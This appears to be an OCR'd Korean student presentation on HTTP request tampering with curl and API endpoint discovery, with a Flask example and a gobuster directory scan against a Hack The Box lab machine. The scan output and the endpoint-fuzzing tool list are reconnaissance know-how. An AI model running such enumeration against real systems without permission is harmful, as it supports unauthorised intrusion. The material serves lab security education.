curl을 활용한 HTTP 요청 변조와 엔드포인트 탐색

202325312 경영학과 정운회

들어가기에 앞서

- 모든 내용은 교육 목적으로 만들어졌습니다.
- 제공된 정보에 대한 정확도, 완성도, 신뢰도를 보장하지 않습니다.
- 기술적인 내용만을 다룹니다.

배경지식

- curl 이란?
- API란?
- API 엔드포인트란?
- 디렉토리와 엔드포인트 탐색 방법의 차이는 무엇인가?
- API와는 어떻게 상호작용을 할 수 있을까?

curl 이란?

- CLI(Command Line Interface)기반 데이터 전송 도구
- 다양한 프로토콜(FTP, SMB, HTTP, HTTPS 등)을 지원하여 서버와 데이터 송수신 수행 가능

API란?

- 클라이언트와 서버가 상호작용할 수 있도록 도와주는 매개체
- 특정한 기능을 실행할 수 있도록 연결해주는 규칙, 방법

```python
@app.route('/api/v1/user/<int:user_id>', methods=['GET'])
def get_user(user_id):
    users = {
        1: {"username": "user1", "guid": "123e4567-e89b-12d3-a456-426614174000", "email": "user1@example.com"},
        2: {"username": "user2", "guid": "123e4567-e89b-12d3-a456-426614174001", "email": "user2@example.com"}
    }
    return jsonify(users.get(user_id, {"error": "User not found"}))
```

API 엔드포인트란?

- API 가 동작하는 특정 위치
- 클라이언트가 서버에 요청을 보낼 때 사용하는 URL 주소

```
5   @app.route('/api/v1/user/<int:user_id>', methods=['GET'])
6   def get_user(user_id):
7       users = {
8           1: {"username": "user1", "guid": "123e4567-e89b-12d3-a456-426614174000", "email": "user1@example.com"},
9           2: {"username": "user2", "guid": "123e4567-e89b-12d3-a456-426614174001", "email": "user2@example.com"}
10      }
11      return jsonify(users.get(user_id, {"error": "User not found"}))
```


디렉토리와 엔드포인트 탐색 방법의 차이

- 디렉토리와 엔드포인트 모두 URL 경로 사용 -> gobuster, fuff, wfuzz, dirb를 이용하여 탐색 가능
- 디렉토리의 경우 주로 GET method 사용
- 엔드포인트의 경우 다양한 method(GET, POST, PUT, DELETE 등) 사용
- URL 경로 기반 퍼징을 했을 때 출력되는 주요 HTTP 상태 코드가 다르며 필요한 대응 또한 다름

API와 어떻게 상호작용을 할 수 있을까?

1. 다양한 HTTP 메서드 요청
2. 헤더(content-type, authorization 등) 작성 및 변조
3. 적절한 본문 데이터 작성 및 변조

사용한 머신



10.10.11.161
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
JSON
Raw Data
Headers
Save
Copy
Collapse All
Expand All
Filter JSON
msg: "UHC API Version 1.0"


```
┌──(kali㉿kali)-[~/HTB/Backend]
└─$ gobuster dir -u http://10.10.11.161/ -w /usr/share/wordlists/dirb/big.txt -t 100
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.11.161/
[+] Method:                  GET
[+] Threads:                 100
[+] Wordlist:                /usr/share/wordlists/dirb/big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/api                 (Status: 200) [Size: 20]
/docs                (Status: 401) [Size: 30]
Progress: 20469 / 20470 (100.00%)
===============================================================
Finished
===============================================================
```

```
/api                 (Status: 200)
/docs                (Status: 401)
```

현재로서는 /docs 디렉토리 또는 엔드포인트에 접근할 방법 X

